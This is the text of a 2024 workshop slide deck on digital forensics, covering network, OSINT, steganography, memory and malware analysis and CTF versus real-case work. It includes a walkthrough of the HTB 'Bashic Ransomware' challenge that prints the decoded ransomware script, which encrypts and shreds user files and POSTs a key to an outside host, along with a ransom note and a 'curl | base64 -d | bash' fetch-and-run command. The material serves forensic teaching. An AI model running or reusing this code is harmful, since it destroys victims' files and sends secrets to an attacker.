



# DIGITAL FORENSICS: FROM CTFS TO REAL CASE CONSULTING

*SILVIA LUCIA SANNA - UNIVERSITÀ  
DI CAGLIARI - SRDNLEN*

*CYBERCHALLENGE.IT WORKSHOP  
2024*

# WHO AM I



PhD Candidate



Research Interests: Mobile Threat Detection



Tutor @ Computer Forensics Techniques



CTF Player since 2020 with Srdnlen



CyberChallenge.IT Instructor @unica



Digital Forensics Consultant since July 2023

# WHAT IS DIGITAL FORENSICS?

- The science of retrieving data from digital devices
  - Recover Deleted Data
  - Reconstruct Attack
  - Every Digital Memory
- Legal Consultant
  - Help judge or lawyer
  - Rigorously follow rules
  - Objectivity
- Malware Analysis
  - Post-mortem incident analysis
  - Real-time Monitoring





# HOW TO START?

## **Requirements:**

OS organization,  
main data structure,  
file formats

## **Tools:**

hex editors,  
exiftool, binwalk,  
python libraries

## **Techniques:**

category and  
scenario dependant

# NETWORK ANALYSIS


- Retrieve content from the capture of network traffic data
- Required knowledge: communication protocols, network structure
- Tools: wireshark, tshark, pyshark, pulseview

No.	Time	Source	Destination	Protocol	Length	Info
16539	4231.002883	192.168.10.61	192.168.10.160	TCP	74	57892 → 23 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=
16540	4231.003093	192.168.10.160	192.168.10.61	TCP	74	23 → 57892 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK
16554	4231.065320	192.168.10.61	192.168.10.160	TCP	66	57892 → 23 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=4643036 TSecr
16562	4231.078357	192.168.10.160	192.168.10.61	TELNET	78	Telnet Data ...
16566	4231.098975	192.168.10.61	192.168.10.160	TCP	66	57892 → 23 [ACK] Seq=1 Ack=13 Win=29312 Len=0 TSval=4643087 TSecr
16573	4231.146175	192.168.10.61	192.168.10.160	TELNET	78	Telnet Data ...
16574	4231.146300	192.168.10.160	192.168.10.61	TCP	66	23 → 57892 [ACK] Seq=13 Ack=13 Win=29056 Len=0 TSval=851558532 T
16575	4231.146781	192.168.10.160	192.168.10.61	TELNET	81	Telnet Data ...
16579	4231.148454	192.168.10.61	192.168.10.160	TCP	66	57892 → 23 [ACK] Seq=13 Ack=13 Win=29056 Len=0 TSval=851558532 T
16600	4231.247777	192.168.10.61	192.168.10.160	TELNET	81	Telnet Data ...
16601	4231.248183	192.168.10.160	192.168.10.61	TELNET	72	Telnet Data ...
16607	4231.254100	192.168.10.61	192.168.10.160	TCP	66	57892 → 23 [ACK] Seq=28 Ack=13 Win=29056 Len=0 TSval=851558532 T
16608	4231.254361	192.168.10.160	192.168.10.61	TELNET	106	Telnet Data ...
16612	4231.256617	192.168.10.61	192.168.10.160	TCP	66	57892 → 23 [ACK] Seq=28 Ack=28 Win=29056 Len=0 TSval=851558532 T
16619	4231.349081	192.168.10.61	192.168.10.160	TELNET	72	Telnet Data ...
16627	4231.407358	192.168.10.160	192.168.10.61	TCP	66	23 → 57892 [ACK] Seq=74 Ack=28 Win=29056 Len=0 TSval=851558532 T
16630	4231.420222	192.168.10.61	192.168.10.160	TELNET	81	Telnet Data ...
16632	4231.420467	192.168.10.160	192.168.10.61	TCP	66	23 → 57892 [ACK] Seq=74 Ack=74 Win=29056 Len=0 TSval=851558532 T
16634	4231.420693	192.168.10.160	192.168.10.61	TELNET	81	Telnet Data ...
16635	4231.424005	192.168.10.61	192.168.10.160	TCP	66	57892 → 23 [ACK] Seq=49 Ack=74 Win=29056 Len=0 TSval=851558532 T
16638	4231.424384	192.168.10.160	192.168.10.61	TELNET	76	Telnet Data ...
16639	4231.425471	192.168.10.61	192.168.10.160	TCP	66	57892 → 23 [ACK] Seq=49 Ack=74 Win=29056 Len=0 TSval=851558532 T
16641	4231.562402	192.168.10.61	192.168.10.160	TELNET	74	Telnet Data ...
16644	4231.563102	192.168.10.160	192.168.10.61	TELNET	68	Telnet Data ...
16646	4231.634382	192.168.10.61	192.168.10.160	TCP	66	57892 → 23 [ACK] Seq=57 Ack=74 Win=29056 Len=0 TSval=851558532 T
16760	4234.688625	192.168.10.160	192.168.10.61	TELNET	68	Telnet Data ...
16761	4234.690154	192.168.10.61	192.168.10.160	TCP	66	57892 → 23 [ACK] Seq=57 Ack=74 Win=29056 Len=0 TSval=851558532 T
16763	4234.690414	192.168.10.160	192.168.10.61	TELNET	83	Telnet Data ...
16764	4234.693134	192.168.10.61	192.168.10.160	TCP	66	57892 → 23 [ACK] Seq=57 Ack=74 Win=29056 Len=0 TSval=851558532 T
16767	4234.698248	192.168.10.160	192.168.10.61	TELNET	86	Telnet Data ...
16768	4234.704284	192.168.10.61	192.168.10.160	TCP	66	57892 → 23 [ACK] Seq=57 Ack=74 Win=29056 Len=0 TSval=851558532 T
16769	4234.852411	192.168.10.61	192.168.10.160	TELNET	73	Telnet Data ...
16771	4234.854082	192.168.10.160	192.168.10.61	TELNET	73	Telnet Data ...
16773	4234.855131	192.168.10.61	192.168.10.160	TCP	66	57892 → 23 [ACK] Seq=64 Ack=74 Win=29056 Len=0 TSval=851558532 T
16774	4234.855417	192.168.10.160	192.168.10.61	TELNET	76	Telnet Data ...
16777	4234.858610	192.168.10.61	192.168.10.160	TCP	66	57892 → 23 [ACK] Seq=64 Ack=157 Win=29312 Len=0 TSval=4646846 TSecr

Frame 16539: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0  
Ethernet II, Src: LiteonTechno\_45:4c:3a (44:6d:57:45:4c:3a), Dst: 02:42:c0:a8:0a:a0 (08:00:0c:02:42:c0:a8:0a:a0)  
Internet Protocol Version 4, Src: 192.168.10.61, Dst: 192.168.10.160  
Transmission Control Protocol, Src Port: 57892, Dst Port: 23, Seq: 0, Len: 0

# OSINT

- Retrieve data from Openly Available Sources
- Required knowledge: creativity, merge collected data, tools, main open source websites
- Tools: sherlock, search engines, whois/icann lookup, maltego, shodan, creepy, social networks



# STEGANOGRAPHY

- **Retrieve data** hidden in multimedia and unnoticeable to human eye
- **Required knowledge:** file structure, how to hide unnoticeable data
- **Tools:** steghide, stegcracker, binwalk, foremost, gimp, audacity, sonic visualizer





# MEMORY ANALYSIS

- **Retrieve data** from the memory (disk or RAM) of a specific device (computer, mobile, Windows, Linux, Android, macOS, iOS)
- **Required knowledge:** OS structure and interaction, file structure
- **Tools:** volatility, autopsy, FTK Imager, Magnet, Xways, Registry Viewer

Volatility 3 Framework 2.0.0 PDB scanning finished

PID	PPID	ImageFileName	Offset(V)	Threads	Handles	SessionId	Wow64	CreateTime
4	0	System	0xbe0a574ac040	153	-	N/A	False	2021-05-20 07:28:25.000000
312	4	smss.exe	0xbe0a58d18800	2	-	N/A	False	2021-05-20 07:28:25
428	412	csrss.exe	0xbe0a59215080	11	-	0	False	2021-05-20 07:28:36
492	312	smss.exe	0xbe0a598cd080	0	-	1	False	2021-05-20 07:28:39
500	412	wininit.exe	0xbe0a598c2080	1	-	0	False	2021-05-20 07:28:39
516	492	csrss.exe	0xbe0a59900280	15	-	1	False	2021-05-20 07:28:39
584	492	winlogon.exe	0xbe0a5994e800	6	-	1	False	2021-05-20 07:28:40
636	500	services.exe	0xbe0a599a2800	9	-	0	False	2021-05-20 07:28:41
652	500	lsass.exe	0xbe0a599cb080	8	-	0	False	2021-05-20 07:28:41
740	636	svchost.exe	0xbe0a59891800	25	-	0	False	2021-05-20 07:28:42
816	636	svchost.exe	0xbe0a59a60800	17	-	0	False	2021-05-20 07:28:43
924	584	dwm.exe	0xbe0a59ab84c0	11	-	1	False	2021-05-20 07:28:44.000000

The screenshot displays a file explorer interface. On the left, a tree view shows a hierarchy of folders and files. The 'Deleted Files' folder is expanded, showing 'File System (134)' and 'All (134)'. Below it are 'MB File Size' and 'Data Artifacts'. The 'Data Artifacts' folder is further expanded to show 'Communication Accounts (63)', 'E-Mail Messages (107)', 'Metadata (830)', 'Operating System Information (1)', 'Web Bookmarks (24)', 'Web Cookies (426)', and 'Web Downloads (21)'. On the right, a table view is active, showing a list of files. The table has columns for 'Name', 'S', 'C', 'O', and 'Modified Time'. The files listed are:

Name	S	C	O	Modified Time
0				2024-06-04 09:47:01 CEST
m			0	2023-12-13 09:44:43 CET
#			0	2024-02-25 16:52:35 CET
^			0	2024-02-25 16:52:36 CET
□			0	2024-02-25 16:52:35 CET
				0000-00-00 00:00:00
4			0	2023-12-13 09:44:43 CET

# MALWARE ANALYSIS

- Analyse a device after an incident, or reverse engineer the infection vector used (binary, document)
- Required knowledge:** basics of reverse engineering, malicious payloads in documents/binaries
- Tools:** ida, ghidra, gdb, oledtools, peepdf

The screenshot displays the IDA Pro interface. On the left, the 'Functions' window lists several subroutines: sub\_401000, sub\_401019, sub\_40102C, sub\_40104B, sub\_40105E, sub\_401071, sub\_4010B1, sub\_4010C4, sub\_401104, sub\_401123, sub\_401142, sub\_40119F, sub\_4011D1, sub\_4011F0, sub\_401222, sub\_401254, and sub\_401286. Below this is a 'Graph overview' window showing a vertical flowchart of the function's control flow.

The main window, 'IDA View-A', shows assembly code with a control flow graph. The code is as follows:

```
mov     eax, esi
loc_4050EA:
mov     [ebp+eax+var_104], al
inc     eax
cmp     eax, 100h
jb     short loc_4050EA
mov     edi, esi
loc_4050FB:
xor     edx, edx
mov     bl, [ebp+edi+var_104]
mov     eax, edi
movzx   ecx, bl
div     [ebp+arg_4]
mov     eax, [ebp+arg_0]
movzx   eax, byte ptr [edx+eax]
add     eax, esi
add     ecx, eax
movzx   esi, cl
mov     al, [ebp+esi+var_104]
mov     [ebp+edi+var_104], al
inc     edi
mov     [ebp+esi+var_104], bl
cmp     edi, 100h
jb     short loc_4050FB
```


The status bar at the bottom indicates the current address: 80.00% (-151, 336) (334, 320) 000044F1 000000000004.

# DIFFERENCES

- *How is Digital Forensics in Real Case Consulting and in CTFs?*

	Reality	CTFs
Context	Actual Incidents	Simulation
Methodology	Technical + Legal	Technical
Tools	Professional	No Limit
Purpose	Legal	Game
Time	Weeks	Hours
Cost	High	Null


# COMMON ELEMENTS



Feedback



Skills  
Improvement



Be updated with  
technology

# INFLUENCES

- *How can CTFs change real world and viceversa?*

---

**Steganography challenges:** defendant with technical skills

---

**Unofficial tools:** research, automate analysis, accuracy

---

**Real cases:** realistic CTFs

---

**CTFs guided** analysis as in real cases

# BASHIC RANSOMWARE - HTB CYBERAPOCALYPSE 2023

- **Description:** *The aliens are gathering their best malware developers to stop Pandora from using the relic to her advantage. They relieved their ancient ransomware techniques hidden for years in ancient tombs of their ancestors. The developed ransomware has now infected Linux servers known to be used by Pandora. The ransom is the relic. If Pandora returns the relic, then her files will be decrypted. Can you help Pandora decrypt her files and save the relic?*
- **Files:** *flag.txt.a59ap (encrypted flag file); linux-image-5.10.0-21.zip (linux-image-5.10.0-21.zip json file with Volatile profile); forensics.mem; traffic.pcap*
- **Steps:**
  - analyse pcap file
  - analyse the memory dump with volatility 3

# BASHIC RANSOMWARE - HTB CYBERAPOCALYPSE 2023

- Network Analysis: 1 TCP stream with a request to a server whose response is a base64 script

1	0.000000	10.10.10.14	10.10.10.17	TCP	74	40054 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=3123316596 TSecr=0 WS=128
2	0.000234	10.10.10.17	10.10.10.14	TCP	74	80 → 40054 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=2183309210 TSecr=
3	0.000011	10.10.10.14				0 TSval=3123316596 TSecr=2183309210
4	0.000028	10.10.10.14				n=0 TSval=2183309210 TSecr=3123316596
5	0.000175	10.10.10.17				88 Len=7240 TSval=2183309210 TSecr=3123316596 [TC
6	0.000129	10.10.10.17				Len=0 TSval=3123316596 TSecr=2183309210
7	0.000000	10.10.10.17				Len=0 TSval=3123316596 TSecr=2183309210
8	0.000006	10.10.10.14				64128 Len=0 TSval=3123316598 TSecr=2183309210
9	0.000007	10.10.10.14				65088 Len=0 TSval=2183309212 TSecr=3123316598
10	0.001906	10.10.10.14				Len=0 TSval=3123316598 TSecr=2183309212
11	0.000208	10.10.10.17				
12	0.000004	10.10.10.14				

Wireshark - Segui flusso TCP (tcp.stream eq 0) - traffic.pcap

GET /packages/Kxr43fMD9t.manifest HTTP/1.1  
Host: files.pypi-install.com  
User-Agent: curl/7.81.0  
Accept: \*/\*

HTTP/1.1 200 OK  
Server: nginx  
Date: Fri, 03 Mar 2023 20:51:27 GMT  
Content-Type: application/octet-stream  
Content-Length: 9444  
Last-Modified: Sat, 18 Feb 2023 18:56:25 GMT  
Connection: keep-alive  
ETag: "63f11f59-24e4"  
Accept-Ranges: bytes

Z0g0PSJFZCI7a00wPSJ4U3oi02M9ImNoIjtMPSI0IjtyUVc9IiI7ZkUxPSJsUSI7cz0iICdLa21aS2ttWkpVUU1nUVhhNFZXQ0pvUVo1Z1RNWVYzTW  
lkr1JHQjFiNFZVQ0pvZ2JsaEdkZ3NUWgdJU0tuQjNaZ11YTGdRbWJoMVdldk5HS2tJQ0k0MUNJYkJPWnBsZ0N1VkdhMEJ5T2QxRk1pSXpNME16TTJr  
ak4yY2pjEIZYnNwbWRsUm1JZzBUUGdJU0twMVdZdmgyZG9RaUlnZcFXZ11XYUtvUWZLUVZidU4yTn1JJSFJ6STFWdWwyUnhFR1V1QmpkSm9nTnZWMV

# BASHIC RANSOMWARE - HTB CYBERAPOCALYPSE 2023

- Decode base64 server response

```
1 gH4="Ed";kM0="xSz";c="ch";L="4";rQW="";fE1="lQ";s=" 'KkmZKkmZJoQMgQXa4VWCJoQZ5gTM...' | r";HxJ="s";
2 Hc2="";f="as";kcE="pas";cEf="ae";d="o";V9z="6";P8c="if";U=" -d";Jc="ef";N0q="";v="b";w="e";b="v |";
3 Tx="Eds";xZp=""
4 x=$(eval "$Hc2$w$c$rQW$d$s$w$b$Hc2$v$xZp$f$w$V9z$rQW$L$U$xZp") # echo $s | rev base64 -d
5 eval "$N0q$x$Hc2$rQW" # eval "$x"
```

- Reverse the string in variable s and decodes it from base64, put in variable x and evaluates it
- We have an obfuscated bash script



# BASHIC RANSOMWARE - HTB CYBERAPOCALYPSE 2023

- Decoding the value of variable `t1jyVe4o7K3y0dj` we have a GPG public key
- Import the GPG public key
- Generates and encrypts a passphrase
- Encrypts specific types of files using the generated passphrase

```
1  #!/bin/bash
2  uFMHx73AXNF6CTsbtyM() {
3  |t1jyVe4o7K3y0dj="LS0tLS1CRUdJTiBQR1AgUFVCTE1DIETfWSBCTE9DSy0tLS0tCgptUUd0QkdQYTEvc0JEQRXRDIJRUV6VjNaanFNvNBuaX1Ec0ZNQ1FHR313ZzU
4  |echo $t1jyVe4o7K3y0dj | base64 --decode | gpg --import
5  |echo -e "5\ny\n" | gpg --command-fd 0 --edit-key "RansomKey" trust
6  |}
7
8  MMYPE1MNIguGPBmyCUo6() {
9  |DhQ52B6UugM1WcX=$(strings /dev/urandom | grep -o '[:alnum:]' | head -n 16 | tr -d '\n')
10 |echo $DhQ52B6UugM1WcX > RxxX1DqP0h3baha
11 |gpg --batch --yes -r "RansomKey" -o qgffrqdG1fhrdoE -e RxxX1DqP0h3baha
12 |shred -u RxxX1DqP0h3baha
13 |curl --request POST --data-binary "@qgffrqdG1fhrdoE" https://files.pypi-install.com/packages/recv.php
14
15 |for i in *.txt *.doc *.docx *.pdf *.kdbx *.gz *.rar;
16 |do
17 |if [[ ${i} != *.*.* ];then
18 |    |echo $DhQ52B6UugM1WcX | gpg --batch --yes -o "${i}.a59ap" --passphrase-fd 0 --symmetric --cipher-algo AES256 "${i}" 2>/dev/null
19 |    |shred -u "${i}" 2>/dev/null
20 |    |fi
21 |done
22
23 |unset DhQ52B6UugM1WcX
24 |}
```

# BASHIC RANSOMWARE - HTB CYBERAPOCALYPSE 2023

- Display a ransom note
- Check if the user is `developer7669633432`
- Check if the `gpg` command is available
- If both conditions are met: runs function `ExoPFDWb3uT189e` and exits with status code `1`

```
26 v0nPa1GinWR3Dr27cnmT() {
27     cat <<- EOF
28     -----
29     YOUR FILES ARE ENCRYPTED BY AN EXTRATERRESTRIAL RANSOMWARE
30     * What happened?
31     | Most of your files are no longer accessible because they have been encrypted. Do not waste your time
32     | trying to find a way to decrypt them; it is impossible without our private key.
33     * How to recover my files?
34     | Recovering your files is 100% guaranteed if you follow our instructions. One file per infection can be
35     | decrypted as proof of work. To decrypt the rest, you must return the relic back to its previous
36     | rightful owners.
37     * Is there a deadline?
38     | Of course, there is. You have ten days left. Do not miss this deadline.
39     -----
40     EOF
41 }
42
43 ExoPFDWb3uT189e() {
44     uFMHx73AXNF6CTsbtzYM
45     MMYPE1MNIguGPBmyCUo6
46     v0nPa1GinWR3Dr27cnmT
47 }
48
49 if [[ "$(whoami)" == "developer7669633432" ]]; then
50     if [ -x "$(command -v gpg)" ]; then
51         ExoPFDWb3uT189e
52         exit 1
53     fi
54 fi
```

# BASHIC RANSOMWARE - HTB CYBERAPOCALYPSE 2023

- **Analyse the memory dump:** check list of running processes, bash history

```
(kali㉿kali)-[~/volatility3]
└─$ python3 vol.py -f /home/kali/Desktop/bashic_ransomware.mem linux.bash
Volatility 3 Framework 2.4.1
Progress: 100.00          Stacking attempts finished
PID      Process CommandTime      Command
440      bash      2023-03-03 20:51:15.000000    id
440      bash      2023-03-03 20:51:16.000000    ps aux
440      bash      2023-03-03 20:51:19.000000    ls
440      bash      2023-03-03 20:51:20.000000    uname -a
440      bash      2023-03-03 20:51:27.000000    curl http://files.pypi-install.com/packages/Kxr43fMD9t.manifest|base64 -d|bash
```

- Extract GPG private key by downloading this plugin: <https://github.com/kudelskisecurity/volatility-gpg>


```
(kali㉿kali)-[~/volatility3]
└─$ python3 vol.py -f /home/kali/Desktop/bashic_ransomware.mem linux.gpg_full
Volatility 3 Framework 2.4.1
Progress: 100.00          Stacking attempts finished
Offset  Private key      Secret size      Plaintext
Searching from 25 Mar 2023 10:13:02 UTC to 12 Sep 2023 06:06:55 UTC

0x7f96f0002038  86246ef7da91e80ac9f1587bf8d93e76      32      wJ5kENwyu8amx2RM
0x7f96f0002038  86246ef7da91e80ac9f1587bf8d93e76      32      wJ5kENwyu8amx2RM
```

# BASHIC RANSOMWARE - HTB CYBERAPOCALYPSE 2023

- Decrypt the given encrypted flag file with the found passphrase

```
(kali㉿kali)-[~/Desktop/Bashic Ransomware 4dafa651092a4104b6f35eb9bcd560ec/forensics_bashic_ransomware]  
└─$ gpg --cipher-algo AES256 --decrypt flag.txt.a59ap  
gpg: AES256.CFB encrypted data
```



```
└─$ gpg --cipher-algo AES256 --decrypt flag.txt.a59ap  
gpg: AES256.CFB encrypted data  
gpg: encrypted with 1 passphrase  
HTB{n0_n33d_t0_r3turn_th3_r3l1c_1_gu3ss}
```

## REAL CASE: RECOGNIZE DEEPPFAKE AUDIO

- *In this case, a person was charged for saying offensive words against another person. The accused said it was a deep faked audio. How to prove it?*
- Similar to audio steganography challenges: **spectrum analysis**





MANY  
THANKS FOR  
YOUR  
ATTENTION